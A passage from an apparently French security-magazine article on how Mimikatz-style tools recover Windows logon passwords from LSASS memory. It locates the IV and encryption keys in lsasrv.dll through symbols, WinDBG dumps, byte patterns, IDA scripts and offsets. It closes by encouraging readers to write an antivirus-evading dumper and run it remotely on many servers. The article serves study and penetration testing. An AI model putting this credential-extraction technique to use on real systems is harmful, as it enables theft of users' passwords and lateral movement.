


Figure 4 : Description de la méthode d'initialisation du provider CNG de l'algorithme AES.

→ déchiffrer les identifiants.

- Réimplémenter la fonction de chiffrement **LSAProtectMemory()** à l'aide de la CryptoAPI ou CNG (*Cryptography API Next Generation*) mise à disposition par Windows.

Pour des raisons de stimulation intellectuelle, je vous conseille la seconde approche, surtout que la présentation faite par Hernan Ochoa **[11]** fournit toutes les fonctions à utiliser.

Sinon, pour les plus courageux, je vous conseille de sortir IDA et d'analyser les fonctions suivantes :

- **LsaInitializeProtectedMemory()** ;
- **LsaEncryptMemory()**.

Prenons par exemple la fonction **LsaInitialize-ProtectedMemory()** qui va initialiser les paramètres de chiffrement suivants :

- clé de chiffrement (longueur, valeur de la clé) ;
- type d'algorithme de chiffrement (AES) ;
- mode de chiffrement (mode CFB).

Pour retrouver l'ensemble de ces paramètres et les fonctions à utiliser, il suffit d'ouvrir la DLL **lsasrv.dll** avec IDA.

Toutes les fonctions utilisées sont documentées sur la MSDN de Microsoft. Voici par exemple une transcription grossière du code pour l'initialisation de l'algorithme AES :

```
void init_cipher{
  BCRYPT_HANDLE h3AESProv = NULL;
  BCryptOpenAlgorithmProvider(&h3AESProv, BCRYPT_AES_ALGORITHM, 0,
0)));
  BCryptSetProperty(h3AESProv, BCRYPT_CHAINING_MODE, (PBYTE)
BCRYPT_CHAIN_MODE_CFB, sizeof(BCRYPT_CHAIN_MODE_CFB), 0)));
}
```




Figure 5 : Localisation des différents éléments en mémoire contenus au sein de la DLL lsasrv.dll.

Bien sûr ce code n'est pas complet, il manque une donnée essentielle : la clé de chiffrement. Cette clé de chiffrement est générée à l'aide de la fonction **BcryptGenerateSymmetricKey()**. Vous l'aurez compris, nous ne pourrons pas utiliser cette fonction, car nous cherchons à obtenir la même clé de chiffrement que celle disponible en mémoire.

Heureusement, Microsoft a pensé à tout et nous propose une fonction qui permet d'importer une clé au sein d'un provider CNG : **BcryptImportKey()**, à l'aide de l'option **BCRYPT_KEY_DATA_BLOB**. Cette fonction requiert un blob de données respectant le format attendu et contenant la clé de chiffrement. Comme décrit dans la documentation, il est nécessaire de créer une structure contenant d'abord un en-tête de type **BCRYPT_KEY_DATA_BLOB_HEADER** puis un blob de données contenant la clé de chiffrement.

Attention !

Si vous souhaitez également développer votre propre outil à l'aide de l'API Windows, il est important de bien lire la documentation MSDN de chaque fonction utilisée. Dans le cas contraire, vous aurez quelques surprises...

5 Où est Charlie ?

Pour récupérer et déchiffrer les mots de passe, il est nécessaire de récupérer un certain nombre d'informations, et plus particulièrement les adresses en mémoire des éléments suivants :

- la fonction de chiffrement (**LSAProtectMemory()**) ;
- le vecteur d'initialisation (IV) utilisé ;
- la liste chaînée **LSASRV.DLL!LogonSessionList** ;
- la clé de chiffrement utilisée (AES / DES).

Ces éléments sont gérés par les différentes bibliothèques utilisées par **lsass.exe** (dans notre cas, **lsasrv.dll** et **wdigest.dll**). Le processus LSASS charge les différentes bibliothèques dont il a besoin en mémoire, lors de son initialisation par **WinLogon.exe**. La DLL **lsasrv.dll** contient l'ensemble des fonctions dont LSASS a besoin pour chiffrer/déchiffrer les éléments d'authentification en mémoire.

De par l'utilisation de l'ASLR (génération aléatoire du plan d'adressage mémoire), les adresses auxquelles sont placés

ces éléments en mémoire sont différentes pour chaque session ouverte. Ou, pour être plus exact, l'adresse de base du processus LSASS est différente pour chaque session, ainsi que celles des différentes bibliothèques chargées (notamment **lsasrv.dll**). Cependant, les offsets permettant d'accéder aux éléments qui nous intéressent sont, eux, fixes et peuvent être déterminés. Il est donc facile de contourner ce problème. En effet, l'adresse de base d'une DLL peut être facilement déterminée par un programme à l'aide de l'API Windows.




Figure 6 : Différence du code Assembleur d'un binaire avec et sans les symboles associés.

Une fois l'adresse de base d'une DLL connue, il reste à déterminer l'emplacement des éléments recherchés (IV, clés de chiffrement, etc.). Pour ce faire, il suffit de réaliser une analyse statique sur les DLLs cibles. En effet, l'emplacement des variables utilisées est défini au sein du segment **.data** d'un binaire. Pour un binaire donné, cet écart ou offset (par rapport à l'adresse de base) est fixe. Il peut ainsi être précalculé.

La méthode la plus simple est d'utiliser un debugger comme WinDBG et de réaliser une recherche sur le nom des éléments qui nous intéressent. Néanmoins, sans les symboles fournis par Microsoft, cette tâche peut s'avérer très complexe.

5.1 On dit merci qui ?

Microsoft fournit des fichiers PDB détaillant les symboles associés à chaque binaire. Ces fichiers sont utilisés à des fins de debug. Ils permettent une correspondance entre le nom des variables, fonctions, ou autres constantes définies dans le code source et le code Assembleur. Ces fichiers sont ainsi utilisés lors du debug d'une application, car ils permettent aux développeurs de mettre des noms de fonctions sur des appels en assembleur. Ces fichiers rendent un code Assembleur lisible même pour des yeux de novices.

Il existe donc un fichier .PDB différent pour chaque version du binaire auquel il est associé. Microsoft met ainsi à disposition une partie de ces informations (les symboles « publics »), au travers de son serveur accessible à l'adresse **https://msdl.microsoft.com/download/symbols**. En effet, ces symboles ne sont pas exhaustifs. Par exemple, le schéma des structures **SESSION_ENTRY** ou **LogonSessionList** n'est pas disponible de cette manière.

Par contre, ces derniers contiennent l'adresse des variables et fonctions qui nous intéressent (voir le tableau ci-dessous).

Le nom de ces symboles peut légèrement varier en fonction de la version 32 bits ou 64 bits (par exemple, **h3DesKey@@3PAXA** /**h3DesKey@@3PEAXEA**). Vous pouvez obtenir toutes ces informations à l'aide de WinDBG. Il suffit de configurer le debugger pour utiliser le serveur de symboles de Microsoft, ou de définir la variable d'environnement suivante :

```
_NT_SYMBOL_PATH=SRVc:\symbolshttps://msdl.microsoft.com/download/
symbols;
```

5.2 Un peu de concret

Pour récupérer le fichier PDB d'un binaire, il est nécessaire d'avoir le binaire original, ou plus précisément son identifiant unique (GUID - *Globally Unique IDentifier*). En effet, le GUID est généré lors de la compilation du binaire, et est donc différent pour chaque version. Bien évidemment, il n'est pas nécessaire de calculer ce GUID, Microsoft mettant à disposition une API qui permet de récupérer les symboles et de réaliser une recherche parmi ces derniers en fournissant le binaire associé (**SymEnumSymbols()**).

Nom du symbole	Description
LsaEncryptMemory@@YGXPAEKH@Z	Fonction de chiffrement LSAProtectMemory()
InitializationVector@@3PAEA	Vecteur d'initialisation (IV)
g_pDESXKey@@3PAU_desxtable@@A	Clé de chiffrement DESX
h3DesKey@@3PEAXEA	Clé de chiffrement 3DES
LogonSessionList@@3PAU_LIST_ENTRY@@A	Liste chaînée de type LIST_ENTRY

Ainsi, il suffit de récupérer le binaire ou, dans notre cas, les DLLs qui nous intéressent (**lsasrv.dll** et **wdigest.dll**), pour récupérer le fichier de symboles associés. Avec ce fichier de symboles, l'analyse du binaire devient plus facile. Bon nombre de fonctions et de variables obtiennent ainsi un nom explicite.

Il devient alors plus facile de localiser les informations nécessaires au bon déchiffrement des mots de passe stockés en mémoire (IV, clés de chiffrement, etc.). Par exemple, si on utilise WinDBG, il suffit de créer un mini dump du processus **lsass.exe** (clic droit – créer un fichier de vidage) puis de charger ce fichier au sein de Windbg.




Figure 7 : Chargement des symboles dans Windbg pour un minidump du process LSASS (lsass.DMP).

Une fois les symboles chargés, il est très facile de récupérer les noms d'utilisateurs ainsi que le domaine des personnes connectées. À l'aide des symboles, on identifie facilement la position de la liste chaînée **LogSessList** :

```
0:000> x wdigest!l_LogSessList
000007fe`fc7112c0 wdigest!l_LogSessList = <no type information>
```

On peut ainsi récupérer de façon triviale le nom d'utilisateur, ainsi que le nom de domaine :

```
0:000> db 0000000000480d70
00000000`00480d70  4c 00 61 00 62 00 57 00-69 00 6e 00 37 00 00 00  L.a.b.W.i.n.7...
0:000> db 0000000000431560
00000000`00431560  6c 00 61 00 62 00 00 00-5a 32 71 72 db 00 00 88  l.a.b...Z2qr....
```

Le mot de passe est quant à lui chiffré, bien évidemment…

```
0:000> db 0000000000431570
00000000`00431570  90 5f e5 80 34 2b 20 2a-5b 32 71 72 db 00 00 80  ._..4+ *[2qr....
```

Cette même démarche peut être réalisée pour les informations de chiffrement. Le plus simple est de récupérer le vecteur d'initialisation :

```
0:000> x lsasrv!InitializationVector*
000007fe`fce3c690  lsasrv!InitializationVector = <no type
information>

0:000> dd lsasrv!InitializationVector
000007fe`fce3c690  74684ff4 6a8e2c58 3528d9e7 1b7a3b8c
000007fe`fce3c6a0  003bb580 00000000 ffffffff 00000000
```

Pour récupérer la clé de chiffrement, la méthode est la même ; sauf qu'il faut dépiler les différentes structures pour remonter jusqu'à la clé de chiffrement :

```
0:000> x lsasrv!*DesKey*
000007fe`fce3c680 lsasrv!h3DesKey = <no type information>

0:000> dd lsasrv!h3DesKey
000007fe`fce3c680  005b0000 00000000 00000000 00000000
```

On récupère un pointeur sur un élément de type **BCRYPT_KEY_HANDLE**. Cette structure est commune pour toutes les versions de Windows. Elle contient une autre structure qui, elle, est dépendante de la version visée.

L'ensemble des structures utilisées est détaillé au sein du code source de Mimikatz ou au sein de la présentation d'Hernan Ochoa à la RootedCon en 2011 (WCE Internals **[4]**).

Cependant, vous l'aurez compris, cette méthode a quelques limites : elle n'est pas générique. Il faut disposer d'une DLL utilisée sur le système ciblé pour récupérer le fichier de symboles associés. En effet, il n'est pas possible de récupérer l'ensemble des fichiers de symboles pour une DLL donnée. Cela reviendrait à réaliser un bruteforce sur le GUID (entropie de 128 bits), ce qui prendrait un certain temps. Il est donc nécessaire de récupérer les différentes versions de chacune des DLLs utilisées sur toutes les versions de Windows, afin de précalculer les offsets associés. Or, un changement, même mineur (comme la langue), peut changer la localisation des différents éléments. Pour l'instant, nous avons réussi à recenser plus de 150 versions différentes, uniquement pour les versions allant de 5.1 (Windows XP) à 6.3 (Windows 8.1).

Dans le cadre d'un test d'intrusion, lorsqu'un attaquant souhaite récupérer les mots de passe en mémoire, soit il a déjà calculé les différents offsets associés à la version rencontrée, soit il doit les calculer. Pour ce faire, il doit disposer d'une connexion Internet. Ainsi, pour chaque serveur utilisant une version de Windows pour laquelle il ne dispose pas des offsets (une version inconnue), il




Figure 8 : Analyse de la liste chaînée _LogSessList qui contient les éléments d'authentification.

récupère et parse les symboles en utilisant le serveur de Microsoft. Cette action peut s'avérer fastidieuse, en particulier lors de tests internes, durant lesquels la sortie vers Internet est normalement limitée, ou nécessite de passer via un proxy.

Les premières versions de WCE ou Mimikatz utilisaient donc cette méthode. Les plus anciens se souviendront du script IDA **[11]** fourni par Hernan Ochoa qui permettait de récupérer les offsets :).

5.3 Les patterns for the win

Comment peut-on récupérer et connaître à l'avance les différents offsets de façon générique ? C'est là qu'interviennent nos chers patterns.

Ces patterns représentent une suite d'instructions Assembleur présente au sein des bibliothèques. Ces instructions permettent de se situer au sein de la DLL. Le seul prérequis nécessaire est que cette suite d'instructions soit unique au sein de la DLL.

Afin de décrire la démarche, nous allons tenter d'identifier un pattern pour récupérer les éléments de chiffrement sur un Windows 6.1 (Windows Seven/2008r2). Les symboles qui vont nous intéresser sont donc les suivants :

Nom du symbole	Description
InitializationVector@@3PAEA	Vecteur d'initilisation (IV)
g_pDESXKey@@3PAU_desxtable@@A	Clé de chiffrement DESX
h3DesKey@@3PAXA	Clé de chiffrement 3DES

Pour ce faire, nous allons identifier les fonctions qui contiennent l'ensemble de ces éléments. Ceci nous permet de découvrir les trois fonctions suivantes :

- `?LsaEncryptMemory@@YAXPEAEKH@Z` ;
- `LsaProtectMemory()` ;
- `LsaInitializeProtectedMemory()`.




Figure 9 : Récupération de la clé de chiffrement en mémoire.




Figure 10 : Identification des zones viables pour extraire des patterns valides.

L'objectif est de trouver une suite suffisamment longue de bits, commune à l'ensemble des fichiers et suffisamment proche des éléments recherchés afin de limiter les effets de bord.

Au sein de ces zones « viables », on va vérifier l'unicité de blobs de bits d'une longueur minimale de 2 octets (longueur prise de façon totalement arbitraire). Ceci nous permet d'identifier les blobs potentiels suivants au sein des zones viables présentes sur le schéma :

- 0x8b 0xd8 0x85 0xc0 0x78 0x55 0x83 0x64 0x24 0x30 0x00
- 0x83 0x64 0x24 0x30 0x00 0x44 0x8b 0x4c 0x24 0x48
- 0x83 0x64 0x24 0x30 0x00 0x44 0x8b 0x4c 0x24 0x44
- 0x8b 0x4c 0x24 0x44 0x48 0x8b 0x0d

Dans notre exemple, nous allons nous concentrer sur la fonction **`LsaInitializeProtectedMemory()`**. Nous allons maintenant désassembler cette fonction au sein de plusieurs versions différentes. Cette étape peut être automatisée à l'aide du logiciel IDA (mode batch –A –S<script>). Voici un exemple de script :

```
static disass_function(addr){
  auto firstFunc, cursor, handle, filename, pattern, functionName, i;

  functionName = GetFunctionName(addr);

    firstFunc = GetFchunkAttr(addr, FUNCATTR_START);
    cursor = firstFunc;

  filename = sprintf("%s_%s.txt",GetInputFilePath(), functionName);
  Message(" > Output : %s \n", filename);
  handle = fopen(filename, "w+");
  Message(" > Location : 0x%08x\n", GetFchunkAttr(addr, FUNCATTR_START));
  Message(" > Location : 0x%08x\n", GetFchunkAttr(addr, FUNCATTR_END));

    while(cursor != GetFchunkAttr(addr, FUNCATTR_END)) {
      pattern = sprintf("%02x", GetOriginalByte(cursor));
      for(i=1 ; i < ItemSize(cursor) ; i++){
        pattern = pattern + " " + sprintf("%02x", GetOriginalByte(cursor +
i));
      }
      fprintf(handle, "%s\n", pattern);
      cursor = cursor + ItemSize(cursor);
  }
  fclose(handle);
}
```

Une fois les fonctions désassemblées (4 DLLs différentes que l'on nommera A, B, C et D), on réalise une rapide analyse à l'aide de vimdiff (limitée à 4 fichiers, malheureusement...).

Note : le pattern utilisé par le logiciel Mimikatz est le suivant :

- 0x83 0x64 0x24 0x30 0x00 0x44 0x8b 0x4c 0x24 0x48 0x48 0x8b 0x0d

Une fois le pattern identifié, il faut calculer les différents offsets entre la position du pattern et les éléments recherchés. Voici un exemple de script IDA :

```
static search_offset(searchTxt){
  auto addr_funct, addr_sym, pattern, offset;
  pattern = "83 64 24 30 00 44 8b 4c 24 48";

  Message("Searching Offset for %s from pattern...\n", searchTxt);
  addr_funct = FindBinary(0, 3, pattern); # 3 correspond aux
paramètres de recherche

  while(addr_sym != BADADDR) {
    addr_sym = FindText(addr_sym, 3, 0, 0, searchTxt);
    if( !strstr(GetFunctionName(addr_funct), GetFunctionName(addr_
sym))){
      Message(" > Offset : %d\n", addr_sym - addr_funct);
      break;
    }
    addr_sym =  addr_sym + ItemSize(addr_sym);
  }
}
```

Il reste une ultime étape pour pouvoir utiliser ces patterns : il faut calculer un offset pour chaque élément recherché. Ces patterns sont totalement différents de ceux évoqués précédemment. Ils ne correspondent pas à l'écart entre le point d'entrée de la DLL, mais la distance entre le pattern et l'élément recherché. On les nommera offsets relatifs.

Pour conclure :

- les patterns permettent de connaître notre emplacement au des bibliothèque (comme par exemple `lsasrv.dll`) ;
- les offsets relatifs permettent de récupérer l'emplacement des éléments recherchés à partir de l'emplacement d'un patter.

Voici les offsets relatifs calculés pour notre exemple :

Nom du symbole	Offsets relatifs identifiés
InitializationVector@@3PAEA	56
hAesKey	22
h3DesKey	64

Cette méthode dite de « pattern » est donc beaucoup plus générique. Elle permet notamment de s'affranchir des versions mineures. Par exemple, le changement d'une simple string au sein de la bibliothèque (pack de langues par exemple) n'affectera pas le pattern ainsi que les offsets relatifs. Néanmoins, certains changements d'une version à une autre peuvent « invalider » un pattern. Voici quelques exemples :

- modification des fonctions cryptographiques. Ceci aura pour effet d'altérer le code Assembleur des fonctions où les patterns sont extraits (par exemple, la fonction `LsaInitializeProtectedMemory()`) ;
- suppression de l'unicité de la chaîne d'instructions Assembleur utilisée au sein du pattern.

Un mot pour la fin

Bien que tous les éléments aient déjà été publiés, je vous conseille fortement de développer votre propre logiciel de dump de mots de passe. Car, même si vous pensez avoir compris tous les rouages du processus LSASS concernant la conservation de vos mots de passe, rien ne vaut de faire quelques travaux pratiques afin d'en être certain(e). De plus, vous gagnerez en compétences, et disposerez d'un outil non détecté par les antivirus.

Vous pourrez également réaliser à distance et de façon simultanée le dump de mots de passe sur de multiples serveurs cibles. Pour ce faire, il suffit de réimplémenter son propre PSExec. Bien que cela ne soit pas très compliqué, mais ce n'est pas l'objet de cet article. ■

Remerciements

Merci à Marc Lebrun et à Charles Dagouat pour avoir développé ProtonPack avec moi et pour avoir eu le courage de relire mon code C.

Merci également à l'équipe de XMCO pour l'utilisation de ProtonPack et la relecture de cet article.

Merci également à Gentilkiwi pour ses conseils nocturnes avisés et pour ses redirections vers son code source.

Références

[1] http://www.securityfocus.com/bid/233/exploit

[2] http://connect.ed-diamond.com/MISC/MISC-068/Faiblesses-des-mecanismes-d-authentification-de-Windows-quelles-solutions

[3] http://hexale.blogspot.fr/2007/08/release-of-pass-hash-toolkit-v10-for.html

[4] http://www.ampliasecurity.com/research/WCE_Internals_RootedCon2011_ampliasecurity.pdf

[5] https://code.google.com/archive/p/mimikatz/

[6] http://actes.sstic.org/SSTIC07/Authentification_Windows/SSTIC07-article-Bordes-Secrets_Authentification_Windows.pdf

[7] https://msdn.microsoft.com/en-us/library/windows/desktop/ms684880(v=vs.85).aspx

[8] https://msdn.microsoft.com/en-us/library/bb625957.aspx

[9] http://blog.gentilkiwi.com/securite/mimikatz/sekurlsa-privilege-debug

[10] https://github.com/gentilkiwi/mimikatz/blob/master/mimikatz/modules/sekurlsa/crypto/kuhl_m_sekurlsa_nt6.h

[11] http://hexale.blogspot.fr/2008/07/release-of-pass-hash-toolkit-v14.html

